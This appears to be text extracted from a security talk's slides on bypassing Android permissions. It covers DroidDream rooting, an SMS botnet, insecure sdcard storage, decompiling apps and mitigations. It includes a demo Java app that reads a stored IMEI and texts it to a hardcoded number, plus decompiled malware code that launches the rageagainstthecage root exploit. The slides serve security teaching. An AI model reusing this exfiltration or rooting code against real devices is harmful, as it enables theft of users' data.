




Bypassing the Android Permission Model

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Is the permission model working?
Are users making good decisions?

Most Popular Android App






Demo

App abusing permissions

Demo explained

Permissions:

- Read IMEI
- Read Contacts
- Send SMS




We exploited every one of these

Rooting Android




This will root your device, and enable you to supply system level access to applications that request it. Busybox will also be installed.

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Rooting Android for Evil (DroidDream)




DroidDream Permissions

INTERNET


READ_PHONE_STATE

CHANGE_WIFI_STATE




ACCESS_WIFI_STATE




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DroidDream Rooting




Exploit



CVE-2010-Easy (RageAgainsttheCage)

DroidDream Root Payload

- Permission model no longer applies
 - installed packages
 - All personal data
 - Send to C&C



Rooting Android



Demo

Demo: Malicious post root payload

Telephony Stack (Userspace)

Serial Line/ Modem Driver

Modem

Telephony Stack (Userspace)

BOT

Serial Line/ Modem Driver

Modem

Field	Value
Length of SMSC	07
Type of Address (SMSC)	91
Service Center Address (SMSC)	41 40 54 05 10 F1
SMS Deliver Info	04
Length of Sender Number	0B
Type of Sender Number	91
Sender Number	51 17 34 45 88 F1
Protocol Identifier	00
Data Coding Scheme	00
Time Stamp	01 21 03 71 40 04 4A
User Data Length	0A
User Data	E8 32 9B FD 46 97 D9 EC 37

How the Botnet Works

Bot Receives a Message

Bot Decodes User Data


Checks for Bot Key

Performs Functionality



Mitigation

- Users update their phones
- That means they need the updates pushed out
- That means you third party platforms!!





Android Storage

- Sdcard
 - VFAT
- With apps
 - Only visible to app (default)
 - World readable

Demo

Exploiting bad storage practices

Demo Explained

- Stores sensitive data on the sdcard
- Sdcard is VFAT
- Everything is world readable



Demo Explained

- Discovers how the data is stored
- Accesses it
- Sends it to an attacker



Vulnerable Code

Malicious Code



BadSaveFile

```
public class BadFileSaveActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        String serviceName = Context.TELEPHONY_SERVICE;
        TelephonyManager m_telephonyManager = (TelephonyManager)
            getSystemService(serviceName);
        String deviceId = m_telephonyManager.getDeviceId();
        File root = Environment.getExternalStorageDirectory();
        String filename = "IMEI";
        try {
            FileOutputStream f = new FileOutputStream(new File(root, filename
                ));
            f.write(deviceId.getBytes());
            f.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

BadSendFile

```
public class BadSendFileActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        File root = Environment.getExternalStorageDirectory();
        String filename = "IMEI";
        try {
            FileInputStream f = new FileInputStream(new File(root, filename))
                ;
            InputStreamReader inputreader = new InputStreamReader(f);
            BufferedReader buffreader = new BufferedReader(inputreader);
            String line;
            line = buffreader.readLine();
            f.close();
            SmsManager sm = SmsManager.getDefault();
            String message = "IMEI: " + line;
            String number = "16013831619";
            sm.sendTextMessage(number, null, message, null, null);
        } catch (Exception e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
    }
}
```

Wait? How do we get source code?

Winzip/7zip etc.

dex2jar

jd-gui

Whitepaper with more info: <http://cdn01.exploit-db.com/wp-content/themes/exploit/docs/17717.pdf>

- android.support.v4
- com
 - facebook
 - katana
 - activity
 - binding
 - c2dm
 - dialog
 - features
 - model
 - net
 - platform
 - provider
 - service
 - ui
 - util
 - version
 - view
 - webview
 - ActionMenuButton
 - AlertDialogs
 - CheckboxAdapterListener
 - ComposerActivity
 - Constants
 - DropdownFriendsAdapter
 - FBLinks
 - FacebookAccountReceiver
 - FacebookApplication
 - FacebookWidgetProvider
 - FeedComposerActivity
 - FixedWidthToggleButton
 - FriendsActivity
 - FriendsAdapter
 - HtmlAboutActivity
 - IntentUriHandler
 - LoginActivity
 - Manifest
 - MyTabHost
 - NotificationsActivity

FacebookApplication.class PickFriendsActivity.class

```

package com.facebook.katana;

import android.content.AsyncQueryHandler;

public class PickFriendsActivity extends BaseFacebookListActivity
    implements AdapterView.OnItemClickListener, CheckboxAdapterListener, NotNewNavEnabled
{
    public static final String INITIAL_FRIENDS = "com.facebook.katana.PickFriendsActivity.initial_friends";
    public static final String RESULT_FRIENDS = "com.facebook.katana.PickFriendsActivity.result_friends";
    private PickFriendsAdapter mAdapter;
    private AppSession mAppSession;
    private AppSessionListener mAppSessionListener;
    private QueryHandler mQueryHandler;
    private TextView mRecipientsSummaryTextView;

    private void handleQueryComplete(Cursor paramCursor)
    {
        startManagingCursor(paramCursor);
        this.mAdapter.changeCursor(paramCursor);
        if (!this.mAppSession.isFriendsSyncPending())
            if (this.mAdapter.getCount() == 0)
            {
                this.mAppSession.syncFriends(this);
                showProgress(true);
            }
        while (true)
        {
            return;
            showProgress(false);
            continue;
            showProgress(true);
        }
    }

    private void setupEmptyView()
    {
        ((TextView)findViewById(2131624037)).setText(2131165319);
        ((TextView)findViewById(2131624039)).setText(2131165318);
    }
}

```

classes_dex2jar.jar

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admob.android.ads

adwhirl

android.root

AlarmReceiver

Setting

adbRoot

main

udevRoot

mobclix.android.sdk

phonegap

jackpal.androidterm

Exec

adbRoot.class

```

private boolean runExploid()
{
    int i = 0;
    File localFile = new File(this.ctx.getFilesDir(), "rageagainstthecage");
    if (localFile.exists());
    try
    {
        FileDescriptor localFileDescriptor = Exec.createSubprocess("/system/bin/sh", "-", null, new int[1]);
        FileOutputStream localFileOutputStream = new FileOutputStream(localFileDescriptor);
        new Thread(new FileInputStream(localFileDescriptor))
        {
            public void run()
            {
                byte[] arrayOfByte = new byte[4096];
                int i = 0;
                while (true)
                {
                    if (i < 0);
                    String str;
                    while (true)
                    {
                        return;
                    }
                    try
                    {
                        i = this.val$in.read(arrayOfByte);
                        str = new String(arrayOfByte, 0, i);
                        if (!str.contains("Forked"))
                            break label172;
                        Intent localIntent = new Intent(adbRoot.this.ctx, AlarmReceiver.class);
                        localIntent.putExtra("start", true);
                        PendingIntent localPendingIntent = PendingIntent.getService(adbRoot.this.ctx, 0, localIntent, 0);
                        AlarmManager localAlarmManager = (AlarmManager)adbRoot.this.ctx.getSystemService("alarm");
                        Calendar localCalendar = Calendar.getInstance();
                        localCalendar.add(13, 5);
                        localAlarmManager.set(0, localCalendar.getTimeInMillis(), localPendingIntent);
                        if (adbRoot.this.handler != null)
                            adbRoot.this.handler.sendMessage(2);
                        sleep(1000L);
                    }
                }
            }
        }
    }
}

```


classes_dex2jar.jar

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 - com
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                    while (true)
                    {
                        return;
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                        }
                        sleep(1000L);
                    }
                }
            }
        }
    }
}
```


Nonsensical Code

```
while (true)
{
    if (i < 0);
    String str;
    while (true)
    {
        return;
        try
        {
```

Mitigation

- Store information securely
 - Not on sdcard
 - Not in source code
 - Not world readable

Android Interfaces

- Call other programs
- Don't reinvent the wheel
- Take a picture
- Twitter from photo app

Demo

